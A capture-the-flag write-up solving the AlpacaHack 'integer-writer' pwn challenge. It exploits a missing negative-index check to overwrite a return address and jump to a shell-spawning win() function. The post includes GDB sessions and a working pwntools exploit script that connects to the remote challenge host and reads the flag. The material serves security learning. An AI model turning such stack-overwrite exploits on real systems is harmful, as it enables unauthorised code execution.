

Hello guys welcome back
In this blog post, I’m going to show you how I solved the pwn challenge from the daily AlpacaHack series. I’m still learning and improving skills, so I’ll explain everything as clearly as I can while sharing the thought process behind each step. This pwn chall made me dizzy 😭
Description

Translation
Wait, if someone accidentally rewrites the return address, they could launch a shell. That's pretty dangerous when you think about it calmly, right? Gotta be careful...Hints for Beginners
    This problem is in the Pwn category, meaning it's about Pwnable (Binary Exploitation).    It's rated Hard. It's more difficult than the previous Easy and Medium levels, and especially for those who first encountered CTFs through Daily AlpacaHack, solving it independently will likely be challenging.    Therefore, if you get stuck, we recommend using AI tools as needed to find clues for the solution.    Pwn can seem intimidating to beginners, but it's an exciting category where you can enjoy exploring low-level computer behavior, so please give it a try.    Even if you can't solve it, be sure to review the solutions (called writeups) shared by other players after the event ends.The writeup tab will appear in the tab list below 24 hours after the challenge is published.The challenge files provide a C source code file, main.c, and its compiled binary, chal.This program accepts input from the player: pos and val.    The goal this time is to execute the win function in the remote environment and launch a shell.    Sending the appropriate pos and val values will call the win function, so find those values.    Connect to the remote environment using the nc command.    Once you gain a shell, read flag.txt and retrieve the flag.
Understanding the Challenge
First, let’s download and examine the challenge files:
┌──(chjwoo㉿hackbox)-[~/…/alpacahack/pwn/integer-writer/integer-writer]└─$ lschal main.cWe get two files:
main.c- The source codechal- The compiled binary
Here’s the source code we’ll be working with:
// gcc -o chal main.c -fno-pie -no-pie#include <stdio.h>#include <string.h>#include <unistd.h>
void win() { execve("/bin/sh", NULL, NULL);}
int main(void) { int integers[100], pos;
setbuf(stdin, NULL); setbuf(stdout, NULL); setbuf(stderr, NULL);
printf("pos > "); scanf("%d", &pos);
if (pos >= 100) { puts("You're a hacker!"); return 1; }
printf("val > "); scanf("%d", &integers[pos]);
return 0;}- There’s a
win()function that spawns a shell (/bin/sh) - this is our goal! - The main function:
- Declares an array
integers[100](100 integers) - Asks for position (
pos) and value (val) - Has a check:
if (pos >= 100)- blocks large positive values - Writes our value to
integers[pos]
- Declares an array
This leads to a classic out-of-bounds write vulnerability. Although the program prevents writing after the array, it doesn’t stop us from writing before it.
if (pos >= 100) { puts("You're a hacker!"); return 1;}scanf("%d", &integers[pos]);The check only blocks pos >= 100, but doesn’t check for negative values!
Valid inputs:
pos = 0‒99→ validpos ≥ 100→ blockedpos < 0→ bypasses the check and writes outside the array!
Writing outside the array means we can overwrite things like the saved frame pointer or even better, the return address.
Solution
We need to know where the win() function address is located in memory. Let’s use GDB:
┌──(chjwoo㉿hackbox)-[~/…/alpacahack/pwn/integer-writer/integer-writer]└─$ gdb-gef chalReading symbols from chal...(No debugging symbols found in chal)Error while writing index for `/mnt/hgfs/cybersec/ctfs/alpacahack/pwn/integer-writer/integer-writer/chal': No debugging symbolsGEF for linux ready, type `gef' to start, `gef config' to configure93 commands loaded and 5 functions added for GDB 16.3 in 0.01ms using Python engine 3.13gef➤  info function winAll functions matching regular expression "win":
Non-debugging symbols:0x00000000004011d6  wingef➤
Address of win() = 0x4011d6
Since the binary is compiled with -fno-pie, this address is fixed and won’t change between executions.
Disassemble the main()
gef➤ disassemble mainDump of assembler code for function main: 0x00000000004011f5 <+0>: endbr64 0x00000000004011f9 <+4>: push rbp 0x00000000004011fa <+5>: mov rbp,rsp 0x00000000004011fd <+8>: sub rsp,0x1b0 0x0000000000401204 <+15>: mov rax,QWORD PTR fs:0x28 0x000000000040120d <+24>: mov QWORD PTR [rbp-0x8],rax 0x0000000000401211 <+28>: xor eax,eax 0x0000000000401213 <+30>: mov rax,QWORD PTR [rip+0x2e36] # 0x404050 <stdin@GLIBC_2.2.5> 0x000000000040121a <+37>: mov esi,0x0 0x000000000040121f <+42>: mov rdi,rax 0x0000000000401222 <+45>: call 0x4010b0 <setbuf@plt> 0x0000000000401227 <+50>: mov rax,QWORD PTR [rip+0x2e12] # 0x404040 <stdout@GLIBC_2.2.5> 0x000000000040122e <+57>: mov esi,0x0 0x0000000000401233 <+62>: mov rdi,rax 0x0000000000401236 <+65>: call 0x4010b0 <setbuf@plt> 0x000000000040123b <+70>: mov rax,QWORD PTR [rip+0x2e1e] # 0x404060 <stderr@GLIBC_2.2.5> 0x0000000000401242 <+77>: mov esi,0x0 0x0000000000401247 <+82>: mov rdi,rax 0x000000000040124a <+85>: call 0x4010b0 <setbuf@plt> 0x000000000040124f <+90>: mov edi,0x40200c 0x0000000000401254 <+95>: mov eax,0x0 0x0000000000401259 <+100>: call 0x4010c0 <printf@plt> 0x000000000040125e <+105>: lea rax,[rbp-0x1a4] 0x0000000000401265 <+112>: mov rsi,rax 0x0000000000401268 <+115>: mov edi,0x402013 0x000000000040126d <+120>: mov eax,0x0 0x0000000000401272 <+125>: call 0x4010e0 <__isoc99_scanf@plt> 0x0000000000401277 <+130>: mov eax,DWORD PTR [rbp-0x1a4] 0x000000000040127d <+136>: cmp eax,0x63 0x0000000000401280 <+139>: jle 0x401293 <main+158> 0x0000000000401282 <+141>: mov edi,0x402016 0x0000000000401287 <+146>: call 0x401090 <puts@plt> 0x000000000040128c <+151>: mov eax,0x1 0x0000000000401291 <+156>: jmp 0x4012cf <main+218> 0x0000000000401293 <+158>: mov edi,0x402027 0x0000000000401298 <+163>: mov eax,0x0 0x000000000040129d <+168>: call 0x4010c0 <printf@plt> 0x00000000004012a2 <+173>: mov eax,DWORD PTR [rbp-0x1a4] 0x00000000004012a8 <+179>: lea rdx,[rbp-0x1a0] 0x00000000004012af <+186>: cdqe 0x00000000004012b1 <+188>: shl rax,0x2 0x00000000004012b5 <+192>: add rax,rdx 0x00000000004012b8 <+195>: mov rsi,rax 0x00000000004012bb <+198>: mov edi,0x402013 0x00000000004012c0 <+203>: mov eax,0x0 0x00000000004012c5 <+208>: call 0x4010e0 <__isoc99_scanf@plt> 0x00000000004012ca <+213>: mov eax,0x0 0x00000000004012cf <+218>: mov rdx,QWORD PTR [rbp-0x8] 0x00000000004012d3 <+222>: sub rdx,QWORD PTR fs:0x28 0x00000000004012dc <+231>: je 0x4012e3 <main+238> 0x00000000004012de <+233>: call 0x4010a0 <__stack_chk_fail@plt> 0x00000000004012e3 <+238>: leave 0x00000000004012e4 <+239>: retEnd of assembler dump.Look for the instruction after scanf for pos, but before scanf for val. In our case, it’s at 0x4012a2. Set the breakpoint and run it.
gef➤ b *0x4012a2Breakpoint 1 at 0x4012a2gef➤ runStarting program: /mnt/hgfs/cybersec/ctfs/alpacahack/pwn/integer-writer/integer-writer/chal[Thread debugging using libthread_db enabled]Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".pos > 0Now we inspect the current stack frame:
gef➤ info frameStack level 0, frame at 0x7fffffffdbf0: rip = 0x4012a2 in main; saved rip = 0x7ffff7dd1ca8 Arglist at 0x7fffffffdbe0, args: Locals at 0x7fffffffdbe0, Previous frame's sp is 0x7fffffffdbf0 Saved registers: rbp at 0x7fffffffdbe0, rip at 0x7fffffffdbe8Key findings:
- Saved RBP location:
0x7fffffffdbe0 - Return address location:
0x7fffffffdbe8← This is our target!
The return address is what we want to overwrite. When main() finishes and executes ret, it will jump to this address. If we change it to point to win(), we get a shell!
Next, let’s identify where our integers[] array lives on the stack. From the assembly, we know that:
lea rax, [rbp-0x1a0]This means:
integers[0] = RBP - 0x1a0 = 0x7fffffffdbe0 - 0x1a0 = 0x7fffffffda40 (example)Now we calculate the offset between:
- the start of the array (
integers[0]) - and the saved return address (
saved RIP)
Return address location: 0x7fffffffdbe8integers[0] location: 0x7fffffffda40
Distance = 0x7fffffffdbe8 - 0x7fffffffda40 = 0x1a8 bytes = 424 bytes = 424 / 4 = 106 integersSo integers[106] points to the return address! This means that if we could write to index 106, we could directly overwrite the return address. But we can’t use index 106 (it’s >= 100 and will be blocked). However, through testing with GDB, I discovered that integers[-6] also allows us to control the instruction pointer.
To verify the offset, I tried crashing the program with a known value:
gef➤ runpos > -6val > 1094795585
gef➤ cContinuing.
Program received signal SIGSEGV, Segmentation fault.0x0000000041414141 in ?? ()Success! The program crashed at 0x41414141 (which is 1094795585 in decimal), confirming we can control the execution flow!
Now instead of 0x41414141, we use the address of win():
0x4011d6 (hex) = 4198870 (decimal)We need decimal because scanf("%d", ...) expects decimal input.
gef➤ runStarting program: /mnt/hgfs/cybersec/ctfs/alpacahack/pwn/integer-writer/integer-writer/chal[Thread debugging using libthread_db enabled]Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".pos > -6val > 4198870process 3025 is executing new program: /usr/bin/dash[Thread debugging using libthread_db enabled]Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".$ whoami[Detaching after vfork from child process 3028]chjwoopwned!
Here’s the final exploit script:
#!/usr/bin/env python3from pwn import *
context.binary = elf = ELF('./chal')
win_addr = elf.symbols['win'] # 0x4011d6
p = remote('34.170.146.252', 51272)
p.sendlineafter(b'pos > ', b'-6')p.sendlineafter(b'val > ', str(win_addr).encode())
p.interactive()Run the exploit:
┌──(chjwoo㉿hackbox)-[~/…/alpacahack/pwn/integer-writer/integer-writer]└─$ python solver.py[*] '/mnt/hgfs/cybersec/ctfs/alpacahack/pwn/integer-writer/integer-writer/chal' Arch: amd64-64-little RELRO: Partial RELRO Stack: Canary found NX: NX enabled PIE: No PIE (0x400000) SHSTK: Enabled IBT: Enabled Stripped: No[+] Opening connection to 34.170.146.252 on port 51272: Done[*] Switching to interactive mode$ lsflag.txtrun$ cat flag.txtAlpaca{D0_y0u_th1nk_th3_st4ck_gr0ws_upw4rd_0r_d0wnw4rd?}$Flag
Alpaca{D0_y0u_th1nk_th3_st4ck_gr0ws_upw4rd_0r_d0wnw4rd?}